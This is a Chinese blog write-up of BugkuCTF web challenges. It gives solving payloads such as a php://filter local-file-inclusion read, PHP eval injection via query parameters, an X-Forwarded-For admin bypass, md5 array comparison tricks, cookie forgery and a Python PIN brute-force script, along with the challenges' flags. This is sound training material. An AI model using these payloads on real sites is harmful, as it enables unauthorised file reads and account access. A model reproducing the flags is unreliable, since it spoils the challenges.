BugkuCTF—Web writeup第一部分

原创

Senimo_ 于 2019-08-02 19:00:22 发布 1202 收藏 2

分类专栏： 各CTF平台 Writeup 文章标签： Bugku CTF writeup web

本文链接：https://blog.csdn.net/weixin_44037296/article/details/98225434

各CTF平台 Writeup 专栏收录该内容

16 篇文章 6 订阅

订阅专栏

BugkuCTF—Web writeup第一部分


BugkuCTF链接

web2

分值：20

听说聪明的人都能找到答案

题目地址



进入网页后为持续加快的滑稽表情，查看网页源码得到**flag**：

```
<body id="body" onLoad="init()">
<!flag KEY{Web-2-bugKssNNikls9100}>
```

计算器

分值：30

题目地址

进入页面后，需要计算出结果提交，但输入框被限制了字符限制，查看网页源码：

```
<span id="code" class="nocode">验证码</span>
<input type="text" class="input" maxlength="1"/>
```

将“/”标签中的“**maxlength**”属性删除掉或修改为适合长度，验证得到**flag**：

web基础$_GET

分值：30

题目地址

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

分析代码：通过**GET**传参方式输入变量**what**的值，使变量**what**等于**flag**即输出**flag**，在地址栏构造如下传参：`?what=flag`，访问得到**flag**:`flag{bugku_get_su8kej2en}`

web基础$_POST

分值：30

题目地址

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

分析代码：通过**POST**传参方式输入变量**what**的值，使变量**what**等于**flag**即输出**flag**，在地址栏构造如下传参：`?what=flag`，访问得到**flag**:`flag{bugku_get_su8kej2en}`

矛盾

分值：30

题目地址

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

分析代码：通过**GET**方式传入变量**num**的值，传入的值不能为数字，但需要等于“**1**”。
通过“**is_numeric()**”函数遇到`%00`截断的漏洞，构造**GET**传参：`?num=1%00`，访问后得到**flag**：`flag{bugku-789-ps-ssdf}`

web3

分值：30

flag就在这里快来找找吧

题目地址

打开后会一直重复两个弹窗：

重复点击**确定**后，弹窗会消失，查看网页源码，发现注释内有一段可疑的编码：

```
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;
&#73;&#125;-->
```

在线HTML解码，得到flag：`KEY{J2sa42ahJK-HS11III}`


域名解析

分值：50

听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

在**Windows**系统下，访问文件地址：`C:\Windows\System32\drivers\etc`，在当中的**host**文件中：

使用**记事本**打开文件，在其中填入：`123.206.87.240 flag.baidu.com`



保存文件后，访问`http://flag.baidu.com`，得到**flag**：`KEY{DSAHDSJ82HDS2211}`

你必须让他停下

分值：60

作者：@berTrAM

题目地址

进入一面后会一直刷新，尝试用**Burp Suite**抓取数据包，**Send to Repeater**，重复发送几次数据包，在**Response**中得到**flag**：

Response

Raw | Headers | Hex | HTML | Render

```
Content-Length: 630

<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,
initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with
others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img
src="10.jpg"/></div></center><br><a
style="display:none">flag{dummy_game_1s_s0_popular}
</a></body>
</html>
```


本地包含

分值：60

题目地址

```php
//题目源码已给出
<?php
error_reporting(0);
include 'flag.php';
$a = @$_REQUEST['hello'];
eval(" var_dump( $a );");
highlight_file(__FILE__);
?>
```

分析代码：本地包含了**flag.php**，需要为变量**hello**赋值，然后将变量**a**的相关情况作为**PHP**代码来执行。
我们可以通过**eval()函数输出flag.php**文件的内容，通过对变量**hello**赋值：

```
http://123.206.87.240:8003/?hello=file_get_contents('flag.php')
```

然后查看网页源码便得到**flag**：

```php
<?php
//flag(too-young-too-simple)
//听说中国菜刀挺好用
//是挺好用
?>
```

变量1

分值：60

题目地址

```php
flag In the variable !
 <?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

分析代码：包含有**flag1.php**，需要通过**GET**方式传入变量**args**的值，不能出现大小写字母和数字，在**eval()**函数中出现可变变量（$$args）。

通过**eval()**函数执行漏洞，**PHP**在名为 “**$GLOBALS[index]**” 的数组中存储了所有全局变量。变量的名字就是数组的键。所以将`?args=GLOBALS`传入，便得到**flag**：

```
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

web5

分值：60

JSPFUCK???答案格式CTF{*}

字母大写

题目地址

JSPFUCK??????答案格式CTF{******}

Submit

进入页面后有输入框，查看网页源码：

```
<html>
<body>
<div style="display:none;">([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+(![]+[])[+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+
[]+[+!+[]]]+(+(!+[]+!+[]+!+[]+[!+[]+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+
```

源码中有**JSFuck编码**，**JSFuck**是一种基于**JavaScript**的编码方式，它只使用六个不同的字符来编写和执行代码。因为是基于**JavaScript**，所以可以在浏览器**F12**控制台直接执行：

将运行后的结果大写，提交检测为真实**flag**：

JSPFUCK??????答案格式CTF{******}

Submit


您的智商已爆表！恭喜！

头等舱

分值：60

题目地址

进入页面后显示：“**什么也没有。**”，提示为“头”，尝试用**Burp Suite**抓取数据包，**Send to Repeater**，发送数据包，在**Response**中得到**flag**：



网站被黑

分值：60

这个题没技术含量但是实战中经常遇到

题目地址

攻击者在黑入网页后，通常会给自己留有后门，尝试通过**御剑**进行后台扫描：

管理员系统

分值：60

flag格式flag{}

题目地址


查看网页源码，在最底下得到提示：

```
<!-- dGVzdDEyMw== -->
```

判断为**Base64编码**，在线解码Base64，得到解码后的结果：`test123`

输入用户名：`admin`及密码：`test123`登陆，显示：**IP禁止访问，请联系本地管理员登陆，IP已被记录.**

提示为**本地**，使用**Google Chrome插件ModHeader**在**HTTP请求头**中添加本地地址`X-Forwarded-For: 127.0.0.1`



再次登陆后，得到**flag**：`flag{85ff2ee4171396724bae20c0bd851f6b}`

web4

分值：80

看看源代码吧

题目地址

提示为看看源代码：

```
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d
%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%
64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72
%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%
7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%2
2%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>
```

两变量值均为URL编码，根据**eval**函数所给出的，**p1 + %35%34%61%61%32 + p2**，在线URL解码，得到源代码：


```
function checkSubmit()
{
    var a = document.getElementById("password");
    if ("undefined" != typeof a) {
        if ("67d709b2b54aa2aa648cf6e87a7114f1" == a . value)
            return !0;
        alert("Error");
        a . focus();
        return !1
    }
}
document . getElementById("levelQuest") . onsubmit = checkSubmit;
```

将`67d709b2b54aa2aa648cf6e87a7114f1`提交得到**flag**：`KEY{J22JK-HS11}`

flag在index里

分值：80

题目地址

进入页面后显示：**click me? no**，点击跳转到新页面：`http://123.206.87.240:8005/post/index.php?file=show.php`，页面显示的是`show.php`页面的内容：**test5**；

尝试使用伪协议读取**index.php**的源码，构造如下**payload**：`?file=php://filter/read=convert.base64-encode/resource=index.php`，将**index.php**的源码转换为**base64编码**，在线BASE64解码得到源码：

```
<html>
    <title>Bugku-ctf</title>

<?php
 error_reporting(0);
 if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "Oh no!";
  exit();
 }
 include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

得到**flag**：`flag{edulcni_elif_lacol_si_siht}`


输入密码查看flag

分值：80


作者：Se7en

题目地址


打开题目后，看到需要输入5位数密码：




地址栏给出提示：`http://123.206.87.240:8002/baopo/`，使用**Burp Suite**抓取数据包，获取所需的信息：



可以使用**Burp Suite**的**Intruder**模块的功能：





设置类型为**数字模式**，从**10000**到**99999**，开始爆破，根据返回长度不同，判断为正确密码：

Payload	Status	Error	Timeout	Length
13579	200	☐	☐	246
	200	☐	☐	1327
13500	200	☐	☐	1327
13501	200	☐	☐	1327

也可以使用**Python3脚本**尝试爆破，源码如下：

```
import requests

url = 'http://123.206.87.240:8002/baopo/'
for i in range(10000, 99999):
    data = {'pwd': i}
    result = requests.post(url, data=data)
    print(i)
    if len(result.text) != 1190:
        print("Right")
        break
```

得到密码为：**13579**：

输入密码，得到**flag**：`flag{bugku-baopo-hah}`

点击一百万次

分值：80


hints:JavaScript

题目地址

需要点击一百万次，但提示为**JavaScript**，查看网页源码：

```
<script>
    var clicks=0
    $(function() {
      $("#cookie")
        .mousedown(function() {
          $(this).width('350px').height('350px');
        })
        .mouseup(function() {
          $(this).width('375px').height('375px');
          clicks++;
          $("#clickcount").text(clicks);
          if(clicks >= 1000000){
           var form = $('<form action="" method="post">' +
      '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
      '</form>');
      $('body').append(form);
      form.submit();
          }
        });
    });
  </script>
```

分析代码：存在变量clicks，当变量**clicks**的值大于`1000000`时，输出**flag**
使用**Google Chrome的插件HackBar**进行**POST**方式的传参：`clicks=1000000`



得到**flag**：`flag{Not_C00kI3Cl1ck3r}`

备份是个好习惯

分值：80
听说备份是个好习惯
题目地址
进入页面后显示一段字符串：`d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e`，在线md5解密得到：`[空密码]/[Empty String]`
根据提示**备份**，访问`index.php.bak`，下载到一段源码：

```php
<?php
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str, 1);
$str = str_replace('key', '', $str);
parse_str($str);
echo md5($key1);
echo md5($key2);
if (md5($key1) == md5($key2) && $key1 !== $key2) {
    echo $flag . "取得flag";
}
?>
```

分析代码： 包含文件`flag.php`，通过地址栏传入变量的值，**strstr()** 函数返回`?`（包含`?`）之后的字符串，**substr()** 函数将字符串的`?`去掉， **str_replace()** 函数将字符串中的`key`替换为空，**parse_str()** 函数把查询字符串解析到变量中，当变量**key1**的值与变量**key2**的值不相等，但经过**md5加密**后的值相等时，输出**flag**
在地址栏构造如下**Payload：** `?kekeyy1[]=1&kkeyey2[]=2`，传递参数得到**flag：** `Bugku{OH_YOU_FIND_MY_MOMY}`

成绩单

分值：90

快来查查成绩吧

题目地址

输入合法的数据，显示为正常的页面：

输入超出的数据，得到空白的页面：

秋名山老司机

分值：100

是不是老司机试试就知道。

题目地址

进入页面后显示：

亲请在2s内计算老司机的车速是多少

641069675*1471793643-972966053+64393864+2007674994-1867653451-1391563331+1978141819-1567002108-518268953-1230052821=?;

或者为（多刷新几次）：

Give me value post about 1117506786*1676307211-1927879462+647368244+176162582+1955330677*1559999683+1247799536+1237498593-785785459-1069946515=?

即提示为通过**POST**方式传入变量**value**的值，

构造如下**Python脚本**：

```
import requests
import re
url = 'http://123.206.87.240:8002/qiumingshan/'
s = requests.Session()
source = s.get(url)
expression = re.search(r'(\d+[+\-*])+(\d+)', source.text).group()
result = eval(expression)
post = {'value': result}
print(s.post(url, data=post).text)
```

运行几次得到**flag**：`Bugku{YOU_DID_IT_BY_SECOND}`

速度要快

cookies欺骗

分值：100

答案格式：KEY{xxxxxxxx}

题目地址

进入页面后为一串重复字符串，在地址栏发现传参语句：`?line=&filename=a2V5cy50eHQ=`，变量**line**值为空，变量**filename**的值进行在线Base64解码得到`keys.txt`，判断该传参语句作用为读取文件源码，尝试将变量**filename**的值修改为`index.php`的**Base64编码**，即`aW5kZXgucGhw`，通过**Python脚本**，跑出全部源代码：


```
import requests

url1 = 'http://123.206.87.240:8002/web11/index.php?line='
url2 = '&filename=aW5kZXgucGhw'
for i in range(0, 50):
    url = url1 + str(i) + url2
    re = requests.Session()
    source = re.get(url).text
    print(source)
```

得到源代码：

```php
<?php
error_reporting(0);
$file = base64_decode(isset($_GET['filename']) ? $_GET['filename'] : "");
$line = isset($_GET['line']) ? intval($_GET['line']) : 0;
if ($file == '') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
    '0' => 'keys.txt',
    '1' => 'index.php',
);
if (isset($_COOKIE['margin']) && $_COOKIE['margin'] == 'margin') {
    $file_list[2] = 'keys.php';
}
if (in_array($file, $file_list)) {
    $fa = file($file);
    echo $fa[$line];
}
?>
```

分析代码：需要设置HTTP请求头信息Cookie，`margin=margin`，使用BurpSuite抓取数据包，修改信息：



发送数据包，在网页源码中的到flag：`<?php $key='KEY{key_keys}'; ?>`

never give up

分值：100

